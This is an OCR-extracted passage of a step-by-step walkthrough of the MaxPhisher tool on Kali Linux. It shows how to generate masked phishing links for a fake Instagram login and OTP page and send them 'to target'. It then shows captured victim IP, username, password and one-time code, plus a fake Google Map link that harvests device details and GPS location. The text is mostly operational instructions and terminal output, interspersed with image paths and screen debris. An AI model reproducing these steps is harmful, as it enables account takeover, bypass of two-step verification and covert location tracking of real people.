[08] Insta Blue Verify      [34] FreeFire          [60] Cryptocurrency
[09] Gmail Old              [35] Pubg              [61] SnapChat2
[10] Gmail New              [36] Telegram          [62] Verizon
[11] Gmail Poll             [37] Youtube           [63] Wi-Fi
[12] Microsoft              [38] Airtel            [64] Discord
[13] Netflix                [39] SocialClub        [65] Roblox
[14] Paypal                 [40] Ola               [66] UberEats
[15] Steam                  [41] Outlook           [67] Zomato
[16] Twitter                [42] Amazon            [68] WhatsApp
[17] PlayStation            [43] Origin            [69] PhonePay
[18] TikTok                 [44] DropBox           [70] MobikWik
[19] Twitch                 [45] Yahoo             [71] FlipCart
[20] Pinterest              [46] WordPress         [72] Teachable
[21] SnapChat               [47] Yandex            [73] Mail
[22] LinkedIn               [48] StackOverflow     [74] CryptoAir
[23] Ebay                   [49] VK                [75] Amino
[24] Quora                  [50] VK Poll           [76] Custom
[25] Protonmail             [51] Xbox
[26] Spotify                [52] Mediafire

[a] About      [s] Saved      [x] Main Menu      [0] Exit

[?] Select one of the options > 05

[?] Do you want OTP Page? [y/n] > y

[?] Enter shadow url (for social media preview)[press enter to skip] :

[?] Enter redirection url[press enter to skip] :
```


- Enter “05” for instagram phishing and click enter.



```
                                                [v1.2]
                                          [By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below :

┌ CloudFlared ──────────────────────────────────────────
│ URL : https://operation-failures-defects-malpractice.trycloudflare.com
│ MaskedURL : https://get-unlimited-followers-for-instagram@operation-failures-defects-malpractice.trycloudflare.com
└───────────────────────────────────────────────────────
┌ LocalHostRun ─────────────────────────────────────────
│ URL : https://7eb9381746f94e.lhr.life
│ MaskedURL : https://get-unlimited-followers-for-instagram@7eb9381746f94e.lhr.life
└───────────────────────────────────────────────────────
┌ Serveo ───────────────────────────────────────────────
│ URL : https://facilis.serveo.net
│ MaskedURL : https://get-unlimited-followers-for-instagram@facilis.serveo.net
└───────────────────────────────────────────────────────

[?] Wanna try custom link? [y/N/help] : n

[+] Waiting for login info....Press Ctrl+C to exit
```


KALI - VMware Workstation
File Edit View VM Tabs Help
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- Link will be generated by this tool, share any of these link and share to target.



KALI - VMware Workstation
GitHub - KasRoudra/Max
Instagram
https://facilis.serveo.net/login.html.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Instagram
Find it for free on the Windows Store.
GET
Instagram
Phone number, username, or email
Password
Log in
Forgot password?
Don't have an account? Sign up
Get the app.
App Store
Google Play
Microsoft
ABOUT US SUPPORT BLOG PRESS API JOBS PRIVACY TERMS DIRECTORY LANGUAGE
© 2018 INSTAGRAM
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- Once target clicked the link, it will open fake instagram login page, when target enters credentials and clicked login.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
GitHub - KasRoudra/Max
Instagram
https://facilis.serveo.net/otp.login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Instagram
Find it for free on the Windows Store.
GET
Next
Filter
Edit
App Store
Google Play
Microsoft
ABOUT US SUPPORT BLOG PRESS API JOBS PRIVACY TERMS DIRECTORY LANGUAGE
© 2018 INSTAGRAM
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

2-Step Verification

Security Code


Confirm

Didn't get a security code? We can resend it?

Don't have an account? Sign up

Get the app.


- ➢ It will ask for OTP or 2-step verification, target will enter the code and click confirm.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
 [*] Browser               : Firefox
 [*] Location              : Navi Mumbai, India, Asia
 [*] GeoLocation(lat, lon): 18.[redacted], 73.[redacted]
 [*] Currency              : Indian Rupee

[•] Saved in ip.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim IP found!

 MaxPhisher Data
 [*] IP                    : 49.[redacted]
 [*] IP Type               : IPv4
 [*] User OS               : Linux
 [*] User Agent            : Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 [*] Version               : x86_64;
 [*] Browser               : Firefox
 [*] Location              : Navi Mumbai, India, Asia
 [*] GeoLocation(lat, lon): 18.[redacted], 73.[redacted]
 [*] Currency              : Indian Rupee

[•] Saved in ip.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim login info found!

 MaxPhisher Data
 [*] Instagram Account: 63036[redacted]
 [*] Password: hacked

[•] Saved in creds.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim login info found!

 MaxPhisher Data
 [*]  OTP: 562196

[•] Saved in creds.txt

[+] Waiting for next.....Press Ctrl+C to exit
```


- ➢ Then we will get target’s IP, username, password and OTP.

3. Location:


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
                                        [v1.2]
                                 [By KasRoudra]


[01] Login
[02] Image
[03] Video
[04] Audio
[05] Location
[06] IP Tracker
[07] Device
[08] ClipBoard

[a] About      [o] AddZip        [m] More tools     [0] Exit

[?] Select one of the options >
```

- ➢ Once it started running MaxPhisher, enter "05" to use location services of this tool.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
                                        [v1.2]
                                 [By KasRoudra]


[01] Weather
[02] NearYou
[03] Zoom
[04] Google Drive
[05] Google Map

[a] About               [x] Main Menu         [0] Exit


[?] Select one of the options >
```


- ➢ Then enter "05" and click enter for Google map.




KALI - VMware Workstation
File Edit View VM Tabs Help
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
                                   [v1.2]
                           [By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below :

┌ CloudFlared ─────────────────────────────────────────────────────────────
│ URL : https://diesel-numeric-romantic-sometimes.trycloudflare.com
│ MaskedURL : https://check-you-location@diesel-numeric-romantic-sometimes.trycloudflare.com
└──────────────────────────────────────────────────────────────────────────
┌ LocalHostRun ────────────────────────────────────────────────────────────
│ URL : https://7ba7fbf76b86bd.lhr.life
│ MaskedURL : https://check-you-location@7ba7fbf76b86bd.lhr.life
└──────────────────────────────────────────────────────────────────────────
┌ Serveo ──────────────────────────────────────────────────────────────────
│ URL : https://laqueus.serveo.net
│ MaskedURL : https://check-you-location@laqueus.serveo.net
└──────────────────────────────────────────────────────────────────────────

[?] Wanna try custom link? [y/N/help] :
```

- ➢ It will generate links, share any one of these link to target.



- ➢ When target click the link, it will show them like this.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help

```
[?] Wanna try custom link? [y/N/help] : n

[+] Waiting for login info....Press Ctrl+C to exit

[√] Victim Info found!

 MaxPhisher Data
 [*] IP Address          : 49.[redacted]
 [*] OS Name             : Linux
 [*] OS Version          : x86_64
 [*] Platform            : Linux x86_64
 [*] CPU Architecture    : amd64
 [*] CPU Core            : 4
 [*] GPU Vendor          : Mesa
 [*] GPU Renderer        : llvmpipe
 [*] Device Vendor       : Not Found
 [*] Device Model        : Not Found
 [*] RAM                 : Not FoundGB
 [*] Browser Name        : Firefox
 [*] Browser Version     : 115.0
 [*] Engine              : Gecko
 [*] Engine Version      : 109.0
 [*] User Agent          : Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 [*] Resolution          : 1918×938
 [*] Language            : en-US
 [*] Time Zone           : Eastern Daylight Time

[•] Saved in info.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim Location found!

 MaxPhisher Data
 [*] Latitude            : 17.[redacted]
 [*] Longitude           : 78.[redacted]
 [*] Google Map          : https://www.google.com/maps/@17.[redacted],78.[redacted]
 [*] Altitude            : 0m
 [*] Accuracy            : 5000
 [*] Speed               : 0m/s
 [*] Direction           : 0°

[•] Saved in location.txt

[+] Waiting for next.....Press Ctrl+C to exit
```

